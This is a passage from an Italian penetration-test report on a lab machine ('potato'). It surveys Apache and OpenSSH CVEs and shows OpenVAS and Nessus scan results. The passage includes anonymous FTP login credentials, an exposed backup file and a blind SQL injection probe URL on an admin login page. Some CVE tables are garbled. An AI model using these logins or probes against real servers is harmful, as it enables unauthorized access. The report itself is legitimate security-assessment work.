------------------	------------------	------------------

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
------------------	-----------------

Figura 20 - CVE-2021-44790 apache buffer overflow

Nella figura 20 vengono mostrati alcuni dettagli relativi alle versioni dei servizi di apache coinvolti, il punteggio relativo alla gravità della vulnerabilità e la metodologia con cui può essere eseguito il buffer overflow, che in questo caso è provocato dal **parser multipart di mod_lua (r())** chiamato dagli script Lua. Una richiesta opportunamente confezionata può quindi causare un overflow del buffer. Nonostante non esista un exploit conosciuto, è comunque possibile crearne uno e quindi è consigliato l'aggiornamento a versioni successive di apache server come mitigazione preventiva.

PORTE 2112

In base alle informazioni precedenti, è stato determinato che sulla porta 2112 viene eseguito il servizio ftp utilizzando il software proFTPD, di cui però non conosciamo la versione , quindi non siamo in grado di ricercare ulteriori informazioni su exploit-db.

PORTE 22

In base alle informazioni precedenti, è stato determinato che sulla porta 22 viene eseguito il servizio SSH utilizzando il software OpenSSH 8.2p1 ma la ricerca su exploit-db non ha prodotto alcun risultato.

6.2.2 CVE DETAILS

PORTE 80

Per il servizio server apache 2.4.41 stavolta sono state trovate **47** vulnerabilità di cui 13 con valore di CVSS (Common Vulnerability Scoring System) maggiore di 9 (filtro di ricerca) su Cve-Details al seguente [link](#)^[7].

Di queste 47 trovate:

- 13 vulnerabilità **critiche**
- 19 vulnerabilità **alte**
- 9 vulnerabilità **medie**
- 6 vulnerabilità **basse**

Per un totale di **47** vulnerabilità.

Di questo elenco di vulnerabilità, quelle che potrebbero essere utilizzate nella prossima sezione e che risultano particolarmente rilevanti per questo penetration testing, sono:

- [CVE-2022-36760](#)^[8]

Nello specifico le vulnerabilità di smuggling (manipolazione) nelle richieste HTTP possono permettere ad un attaccante di bypassare i controlli di accesso, proxy di URL non intenzionali e avvelenamento della cache.

Apache » Http Server » 2.4.41 : Security Vulnerabilities, CVEs CVSS score >= 9

cpe:2.3:a:apache:http_server:2.4.41:***:***:***:***:***

Published in: ▾ 2024 January February March April May June July

CVSS Scores Greater Than: [0](#) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#) [In CISA KEV Catalog](#)

Sort Results By : Publish Date ↑↓ Update Date ↑↓ CVE Number ↑↓ CVE Number ↑↓ CVSS Score ↑↓ EPSS Score ↑↓

 Copy

CVE-2024-38475

Improper escaping of output in mod_rewrite in Apache HTTP Server 2.4.59 and earlier allows an attacker to map URLs to filesystem locations that are permitted to be served by the server but are not intentionally/directly reachable by any URL, resulting in code execution or source code disclosure. Substitutions in server context that use a backreferences or variables as the first segment of the substitution are affected. Some unsafe RewriteRules will be broken by this change and the rewrite flag "UnsafePrefixStat" can be used to opt back in once ensuring the substitution is appropriately

Max CVSS

9.1

0.04%

024-07-01

CVE-2023-35690

Some mod_proxy configurations on Apache HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack. Configurations are affected when mod_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution. For example, something like: RewriteEngine on RewriteRule "/here/(*)" "http://example.com:8080/elsewhere?\${1}" [P] ProxyPassReverse /here/

Max CVSS

00

0.74%

023-03-07

CVE-2023-36760

Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.54 and prior versions.

May CVSS

00

9.0

023-01-17

CVE-2022-36760	Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.54 and prior versions. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.0 3.27%
CVE-2022-31813	Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-* headers to the origin server based on client side Connection header hop-by-hop mechanism. This may be used to bypass IP based authentication on the origin server/application. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 1.04%
CVE-2022-28615	Apache HTTP Server 2.4.53 and earlier may crash or disclose information due to a read beyond bounds in ap_strcmp_match() when provided with an extremely large input buffer. While no code distributed with the server can be coerced into such a call, third-party modules or lua scripts that use ap_strcmp_match() may hypothetically be affected. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.1 1.47%
CVE-2022-23943	Out-of-bounds Write vulnerability in mod_sed of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data. This issue affects Apache HTTP Server 2.4 version 2.4.52 and prior versions. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 10.44%
CVE-2022-22721	If LimitXMLRequestBody is set to allow request bodies larger than 350MB (defaults to 1M) on 32 bit systems an integer overflow happens which later causes out of bounds writes. This issue affects Apache HTTP Server 2.4.52 and earlier. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.1 0.34%
CVE-2022-22720	Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 0.75%
CVE-2021-44790	A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerability though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 8.81%
CVE-2021-40438	⚠ Known exploited A crafted request uri-path can cause mod_proxy to forward the request to an origin server chosen by the remote user. This issue affects Apache HTTP Server 2.4.48 and earlier. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated CISA KEV Added	9.0 97.06%
CVE-2021-39275	ap_escape_quotes() may write beyond the end of a buffer when given malicious input. No included modules pass untrusted data to these functions, but third-party / external modules may. This issue affects Apache HTTP Server 2.4.48 and earlier. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 0.65%
CVE-2021-26691	In Apache HTTP Server versions 2.4.0 to 2.4.46 a specially crafted SessionHeader sent by an origin server could cause a heap overflow Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 70.60%

Figura 21 - Lista di 47 vulnerabilità di apache server 2.4.41

PORTA 22

Per il servizio OpenSSH 8.2p1 sono state trovate **10** vulnerabilità sia con valore di CVSS (Common Vulnerability Scoring System) maggiore di 6 (filtro di ricerca) sia senza filtro su Cve-Details al seguente [link](#)^[9].

Di queste 10 trovate:

- 1 vulnerabilità critica

- 4 vulnerabilità **alte**
- 4 vulnerabilità **medie**
- 1 vulnerabilità **bassa**

Di questo elenco di vulnerabilità, quelle di maggior interesse e che risultano particolarmente rilevanti per questo penetration testing, sono:

- [CVE-2016-20012^{\[10\]}](#)
- [CVE-2020-12062^{\[11\]}](#)
- [CVE-2021-41617^{\[12\]}](#)

Nello specifico l'enumerazione degli utenti consente agli attaccanti di verificare se una specifica combinazione di nome utente e chiave pubblica sia o meno valida, la sovrascrittura di File Arbitrari tramite scp permette ad un client scp di essere manipolato da un server remoto non affidabile per sovrascrivere file arbitrari nel sistema del client ed infine l'escalation dei privilegi con certe configurazioni non predefinite.

Vulnerability	Description	Max CVSS	EPSS Score	Published	Updated
CVE-2023-51385	In ssh in OpenSSH before 9.6, OS command injection might occur if a user name or host name has shell metacharacters, and this name is referenced by an expansion token in certain situations. For example, an untrusted Git repository can have a submodule with shell metacharacters in a user name or host name.	6.5	0.27%	2023-12-18	2024-03-13
CVE-2023-48795	The SSH transport protocol with certain OpenSSH extensions, found in OpenSSH before 9.6 and other products, allows remote attackers to bypass integrity checks such that some packets are omitted (from the extension negotiation message), and a client and server may consequently end up with a connection for which some security features have been downgraded or disabled, aka a Terrapin attack. This occurs because the SSH Binary Packet Protocol (BPP), implemented by these extensions, mishandles the handshake phase and mishandles use of sequence numbers.	5.9	96.25%	2023-12-18	2024-05-01

CVE-2023-38408	The PKCS#11 feature in ssh-agent in OpenSSH before 9.3p2 has an insufficiently trustworthy search path, leading to remote code execution if an agent is forwarded to an attacker-controlled system. (Code in /usr/lib is not necessarily safe for loading into ssh-agent.) NOTE: this issue exists because of an incomplete fix for CVE-2016-10009. Source: MITRE	Max CVSS EPSS Score Published Updated	9.8 2.75% 2023-07-20 2024-04-04
CVE-2021-41617	sshd in OpenSSH 6.2 through 8.x before 8.8, when certain non-default configurations are used, allows privilege escalation because supplemental groups are not initialized as expected. Helper programs for AuthorizedKeysCommand and AuthorizedPrincipalsCommand may run with privileges associated with group memberships of the sshd process, if the configuration specifies running the command as a different user. Source: MITRE	Max CVSS EPSS Score Published Updated	7.0 0.06% 2021-09-26 2023-12-26
CVE-2021-36368	An issue was discovered in OpenSSH before 8.9. If a client is using public-key authentication with agent forwarding but without -oLogLevel=verbose, and an attacker has silently modified the server to support the None authentication option, then the user cannot determine whether FIDO authentication is going to confirm that the user wishes to connect to that server, or that the user wishes to allow that server to connect to a different server on the user's behalf. NOTE: the vendor's position is "this is not an authentication bypass, since nothing is being bypassed." Source: MITRE	Max CVSS EPSS Score Published Updated	3.7 0.41% 2022-03-13 2024-05-17
CVE-2021-28041	ssh-agent in OpenSSH before 8.5 has a double free that may be relevant in a few less-common scenarios, such as unconstrained agent-socket access on a legacy operating system, or the forwarding of an agent to an attacker-controlled host. Source: MITRE	Max CVSS EPSS Score Published Updated	7.1 0.18% 2021-03-05 2022-05-20
CVE-2020-15778	scp in OpenSSH through 8.3p1 allows command injection in the scp.c toremote function, as demonstrated by backtick characters in the destination argument. NOTE: the vendor reportedly has stated that they intentionally omit validation of "anomalous argument transfers" because that could "stand a great chance of breaking existing workflows." Source: MITRE	Max CVSS EPSS Score Published Updated	7.8 0.42% 2020-07-24 2024-07-03
CVE-2020-14145	The client side in OpenSSH 5.7 through 8.4 has an Observable Discrepancy leading to an information leak in the algorithm negotiation. This allows man-in-the-middle attackers to target initial connection attempts (where no host key for the server has been cached by the client). NOTE: some reports state that 8.5 and 8.6 are also affected. Source: MITRE	Max CVSS EPSS Score Published Updated	5.9 0.33% 2020-06-29 2022-04-28
CVE-2020-12062	The scp client in OpenSSH 8.2 incorrectly sends duplicate responses to the server upon a utimes system call failure, which allows a malicious unprivileged user on the remote server to overwrite arbitrary files in the client's download directory by creating a crafted subdirectory anywhere on the remote server. The victim must use the command scp -rp to download a file hierarchy containing, anywhere inside, this crafted subdirectory. NOTE: the vendor points out that "this attack can achieve no more than a hostile peer is already able to achieve within the scp protocol" and "utimes does not Source: MITRE	Max CVSS EPSS Score Published Updated	7.5 0.12% 2020-06-01 2024-05-17
CVE-2016-20012	OpenSSH through 8.7 allows remote attackers, who have a suspicion that a certain combination of username and public key is known to an SSH server, to test whether this suspicion is correct. This occurs because a challenge is sent only when that combination could be valid for a login session. NOTE: the vendor does not recognize user enumeration as a vulnerability for this product Source: MITRE	Max CVSS EPSS Score Published Updated	5.3 0.59% 2021-09-15 2024-05-17

10 vulnerabilities found

Figura 22 - Lista di 10 vulnerabilità di OpenSSH 8.2 su cve-details (CVSS > 6)

PORTA 2112

Per quanto riguarda la porta 2112, il discorso rimane identico a quello di exploit-db, quindi non possiamo ottenere ulteriori informazioni.

6.2.3 RICERCHE GOOGLE

Ulteriori ricerche sono state condotte su apache server 2.4.41 e OpenSSH 8.2p1 ma non sono state ricavate ulteriori informazioni.

6.3 METODO AUTOMATIZZATO

Successivamente, abbiamo utilizzato due strumenti di vulnerability scanning avanzati: **OpenVAS** e **Nessus**. Questi tool ci hanno fornito una visione completa delle vulnerabilità presenti sull'host. OpenVAS e Nessus sono stati scelti per la loro capacità di eseguire scansioni approfondite e di identificare una vasta gamma di vulnerabilità su vari protocolli e servizi.

6.3.1 OPENVAS

OpenVAS (Open Vulnerability Assessment System) è una piattaforma di scansione delle vulnerabilità open-source utilizzata per identificare e valutare le debolezze di sicurezza in reti e sistemi informatici. Sviluppato originariamente come fork di Nessus, OpenVAS è ora parte della **suite Greenbone Vulnerability Management** (GVM) ed è ampiamente utilizzato per effettuare valutazioni approfondite delle vulnerabilità.

In questo specifico caso è stato utilizzato mappare le vulnerabilità sul target **potato:1**, quindi per prima cosa è stata creata la configurazione del task di OpenVAS sul target potato:

The figure consists of two side-by-side screenshots of the OpenVAS web interface. The top screenshot is titled 'Edit Task Potato task'. It contains fields for 'Name' (Potato task), 'Comment', 'Scan Targets' (set to 'potato'), 'Schedule' (set to 'Once'), 'Add results to Assets' (radio button selected for 'Yes'), 'Apply Overrides' (radio button selected for 'Yes'), 'Min QoD' (set to 80), 'Auto Delete Reports' (radio button selected for 'Do not automatically delete reports'), 'Scanner' (set to 'OpenVAS Default'), 'Scan Config' (set to 'Full and fast'), and 'Order for target hosts' (set to 'Sequential'). The bottom screenshot is titled 'Edit Target potato'. It contains fields for 'Name' (potato), 'Comment', 'Hosts' (radio button selected for 'Manual' with value '10.0.2.11'), 'Exclude Hosts' (radio button selected for 'Manual'), 'Allow simultaneous scanning via multiple IPs' (radio button selected for 'Yes'), 'Port List' (set to 'All IANA assigned TCP'), 'Alive Test' (set to 'Scan Config Default'), and 'Credentials for authenticated checks' (SSH set to port 22, SMB set to port 445). Both screenshots have a 'Save' button in the bottom right corner.

Figura 23 - Configurazione Task e target OpenVAS

Nella configurazione del target sono state settate le porte da andare a controllare (**all IANA assigned TCP**), mentre in quella del task è stato impostato lo scanner **openVAS default** e come tipologia di scannerizzazione **Full and Fast**.

Dopo aver avviato il task e atteso il tempo necessario per completare la scansione, ci troviamo di fronte alla schermata che elenca le vulnerabilità rilevate. Accanto a ciascuna di esse, è presente un indice denominato **Quality of Detection** (QoD), che rappresenta il grado di affidabilità della rilevazione di quella specifica vulnerabilità.

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
Anonymous FTP Login Reporting	5.4 (Medium)	80 %	10.0.2.11	potato	2112/tcp	Mon, Jul 1, 2024 4:48 PM UTC
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	10.0.2.11	potato	2112/tcp	Mon, Jul 1, 2024 4:49 PM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	10.0.2.11	potato	80/tcp	Mon, Jul 1, 2024 4:49 PM UTC
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	10.0.2.11	potato	general/tcp	Mon, Jul 1, 2024 4:49 PM UTC
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	80 %	10.0.2.11	potato	22/tcp	Mon, Jul 1, 2024 4:49 PM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	10.0.2.11	potato	general/icmp	Mon, Jul 1, 2024 4:49 PM UTC

Figura 24 - Risultati scansione OpenVAS

Nello specifico, le vulnerabilità di maggiore interesse per questo penetration testing sono:

- Anonymous FTP Login Reporting: **media**

Anonymous FTP Login Reporting

Summary
Reports if the remote FTP Server allows anonymous logins.

Detection Result
It was possible to login to the remote FTP service with the following anonymous account(s):

```
anonymous:anonymous@example.com
ftp:anonymous@example.com
```

Here are the contents of the remote FTP directory listing:

Account "anonymous":
-r--r--r-- 1 ftp ftp 901 Aug 2 2020 index.php.bak
-r--r--r-- 1 ftp ftp 54 Aug 2 2020 welcome.msg
Account "ftp":
-r--r--r-- 1 ftp ftp 901 Aug 2 2028 index.php.bak
-r--r--r-- 1 ftp ftp 54 Aug 2 2020 welcome.msg

Insight
A host that provides an FTP service may additionally provide Anonymous FTP access as well. Under this arrangement, users do not strictly need an account on the host. Instead, the user typically enters 'anonymous' or 'ftp' when prompted for username. Although these accounts are commonly associated with an email address as their password, little to no verification is actually performed on the supplied data.

Detection Method
Details: Anonymous FTP Login Reporting OID: 1.3.6.1.4.1.25623.1.0.900600
Martin Rieck

Figura 25 - Anonymous FTP Login Reporting OpenVAS

Questa vulnerabilità, già analizzata con nmap nella fase di “Enumerating Target e Port Scanning” (Figura 14 e Figura 18), con [CVE-1999-0497^{\[13\]}](#) permette ad un potenziale attaccante di autenticarsi in modo anonimo così da ottenere accesso al servizio con i relativi file.

Nello specifico, un attaccante potrebbe loggarsi nel seguente modo (username: password):

anonymous:anonymous@example.com

oppure ancora

anonymous:1234

Inoltre viene effettuato un login anonimo, ottenendo la visualizzazione di 2 file sulla macchina target:

1. Index.php.bak

2. welcome.msg

E' pertanto consigliata come mitigazione, la disattivazione della modalità di accesso con account anonimo al servizio FTP.

- **FTP Unencrypted Cleartext Login: media**

The remote host is running a FTP service that allows cleartext logins over unencrypted connections.

Detection Result

The remote FTP service accepts logins without a previous sent 'AUTH TLS' command. Response(s):

Non-anonymous sessions: 331 Password required for openvasvt
Anonymous sessions: 331 Anonymous login ok, send your complete email address as your password

Detection Method

Tries to login to a non FTPS enabled FTP service without sending a 'AUTH TLS' command first and checks if the service is accepting the login without enforcing the use of the 'AUTH TLS' command.

Details: FTP Unencrypted Cleartext Login OID: 1.3.6.1.4.1.25623.1.0.108528
Version used: 2023-12-20T05:05:58Z

Impact

An attacker can uncover login names and passwords by sniffing traffic to the FTP service.

Solution

Solution Type: Mitigation
Enable FTPS or enforce the connection via the 'AUTH TLS' command. Please see the manual of the FTP service for more information.

Figura 26 - *FTP Unencrypted Cleartext Login OpenVAS*

Questa vulnerabilità permette ad un host remoto di eseguire un servizio FTP che consente accessi in chiaro tramite connessioni non crittografate (potendo sniffare quindi il traffico FTP) e nello specifico quest'ultima in combinazione con "Anonymous FTP Login Reporting", può concedere ad un host remoto, il pieno controllo dei file sul servizio FTP.

- **Cleartext Trasmission of Sensitive Information via HTTP: media**

Figura 27 - Cleartext Trasmission of Sensitive Information via HTTP OpenVAS

Questa vulnerabilità fa sì che l'host/applicazione trasmetta informazioni sensibili (nome utente, password) in chiaro tramite HTTP. Un attaccante potrebbe sfruttare questa situazione per compromettere o intercettare la comunicazione HTTP tra il client e il server utilizzando un attacco man-in-the-middle per ottenere l'accesso a dati sensibili come nomi utente o password.

Come mitigazione è quindi sempre consigliato di configurare il server per utilizzare **HTTPS** invece di HTTP per garantire che i dati trasmessi siano crittografati ed inoltre assicurarsi che il certificato SSL/TLS sia valido e aggiornato.

Un'ulteriore vulnerabilità, classificata come livello **basso** (2.6), è quella relativa ai protocolli MAC deboli, già mostrati nella fase di “Enumerating Target e Port Scanning” durante una scansione avanzata (Figura 16), utilizzati dal servizio OpenSSH 8.2p1:

Figura 28 - Weak MAC Algorithm(s) Supported (SSH) OpenVAS

6.3.2 NESSUS

Nessus è uno strumento di scansione delle vulnerabilità ampiamente utilizzato, sviluppato da **Tenable Inc.**, progettato per aiutare le organizzazioni a identificare e correggere le vulnerabilità nei loro sistemi IT. Con una lunga storia nel settore della sicurezza informatica, Nessus è noto per la sua affidabilità e precisione nel rilevare una vasta gamma di problemi di sicurezza, come configurazioni errate, patch mancanti e vulnerabilità software.

Nessus è disponibile in diverse versioni per soddisfare varie esigenze e budget, tra cui Nessus Professional, Nessus Manager e Nessus Essentials. In particolare, la versione **Nessus Essentials**, utilizzata per questo penetration test, è una versione gratuita che offre molte delle funzionalità chiave di Nessus, rendendola ideale per studenti e piccoli team di sicurezza che necessitano di uno strumento potente ma accessibile.

In questo specifico caso, Nessus è stato utilizzato per mappare le vulnerabilità sul target **potato:1**, così come è stato fatto con OpenVAS. Per prima cosa, è stata creata la configurazione del task di Nessus sul target potato. Tuttavia, rispetto alla configurazione di OpenVAS, quella di Nessus ha richiesto più passaggi e accortezze che andremo a mostrare dettagliatamente:




Figura 29 - Configurazione Task e Target Nessus

In questa interfaccia abbiamo configurato il **nome del task** e il **target**, ovvero potato nel nostro caso.




Figura 30 - Configurazione protocolli per Ping Nessus

In questa interfaccia, abbiamo configurato vari protocolli per effettuare il ping (ARP, TCP, ICMP, UDP) al fine di ottenere il maggior numero possibile di informazioni dalla macchina target.




Figura 31 - configurazione Web Application Settings Nessus

In questa interfaccia relativa alla fase di Assessment , inizialmente l'opzione "Scan web applications" era disattivata. Sapendo che sulla porta 80 fosse presente un servizio web server Apache, l'abbiamo attivata e abbiamo abilitato anche la verifica di tutti i metodi HTTP per ottenere maggiori informazioni.

La configurazione relativa al sistema operativo “Windows” è stata disabilitata, sapendo che il sistema operativo della macchina target è Linux, mentre le configurazioni “General”, “Brute Force”, “Malware” e “Databases” non sono state modificate.

Dopo aver avviato il task e atteso il tempo necessario per completare la scansione, ci troviamo di fronte alla schermata che elenca le vulnerabilità rilevate.



Figura 32 - Lista di vulnerabilità Nessus

Dal resoconto di Nessus relativo al task di nostro interesse, ci vengono mostrate **34 vulnerabilità** ma di queste la maggior parte (29) sono di tipo Informative, quindi non delle vere e proprie vulnerabilità, mentre delle restanti **5** abbiamo:

- 1 vulnerabilità di livello **alto**
- 1 vulnerabilità di livello **medio**
- 1 vulnerabilità di livello **basso**
- 2 vulnerabilità **mixed** (comprendono più vulnerabilità al proprio interno)

E nello specifico le 2 mixed sono:




Figura 33 - Mixed SSH Nessus




Figura 34 - Web Server Nessus

Nello specifico, le vulnerabilità di maggiore interesse sono:

- CGI Generic SQL Injection (blind): **alta**

HIGH CGI Generic SQL Injection (blind)

Description
By sending specially crafted parameters to one or more CGI scripts hosted on the remote web server, Nessus was able to get a very different response, which suggests that it may have been able to modify the behavior of the application and directly access the underlying database.

An attacker may be able to exploit this issue to bypass authentication, read confidential data, modify the remote database, or even take control of the remote operating system.

Solution
Modify the affected CGI scripts so that they properly escape arguments.

See Also
<http://www.securiteam.com/securityreviews/SDPONIP76E.html>
<http://www.nessus.org/tel792cf5>
<http://www.nessus.org/u11ab1866>

Output

```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to blind SQL injection :
+ The 'login' parameter of the /admin/index.php CGI :
/admin/index.php?username=&password=&login=1zz&password=&login=1yy
..... output .....
<body>
<p>Bad user/password! <br> Return to the <a href="index.php">login page
</a> <p>
..... vs .....
</body>
```

Plugin Details

Severity:	High
ID:	42424
Version:	1.39
Type:	remote
Family:	CGI abuses
Published:	November 6, 2009
Modified:	June 14, 2024

Risk Information

Risk Factor:	High
CVSS v3.0 Base Score:	8.3
CVSS v3.0 Vector:	CVSS:3.0/AV:N/AC:L/PR:N/I/U/N/S/C/I/U/L/A/L
CVSS v2.0 Base Score:	7.5
CVSS v2.0 Vector:	CVSS2#AV:N/AC:L/Au:N/C:P/I/P/A/P

Reference Information

CWE:	20, 77, 89, 91, 203, 643, 713, 722, 727, 75801, 810, 928, 929
------	---

Figura 35 - CGI Generic SQL Injection (blind) Nessus

Questa vulnerabilità permette di inviare parametri appositamente formattati a uno o più script CGI ospitati sul server web remoto. Nessus ha rilevato che, in questo modo, è possibile ottenere una risposta molto diversa, suggerendo che l'applicazione potrebbe essere stata modificata nel suo comportamento e che sia stato possibile accedere direttamente al database sottostante.

Un attaccante potrebbe sfruttare questa vulnerabilità per bypassare l'autenticazione, leggere dati confidenziali, modificare il database remoto o persino prendere il controllo del sistema operativo remoto.

Utilizzando il metodo HTTP GET, Nessus ha trovato che il parametro 'login' dello script CGI /admin/index.php potrebbe essere vulnerabile a SQL injection :

/admin/index.php?username=&password=&login=1zz&password=&login=1yy

Come mitigazione è fortemente raccomandato di modificare gli script CGI interessati in modo che escano correttamente gli argomenti.

Osservazione

Nonostante Nessus abbia identificato una potenziale vulnerabilità legata all'accesso diretto al database, le scansioni eseguite con nmap non hanno rivelato la presenza di un database esposto su nessuna porta. Questo potrebbe indicare che il database è protetto da ulteriori misure di sicurezza o che la vulnerabilità si trova in un'area non esposta direttamente tramite le porte scansionate.

- Web Application Potentially Vulnerable to Clickjacking ([media](#))

MEDIUM Web Application Potentially Vulnerable to Clickjacking

Description

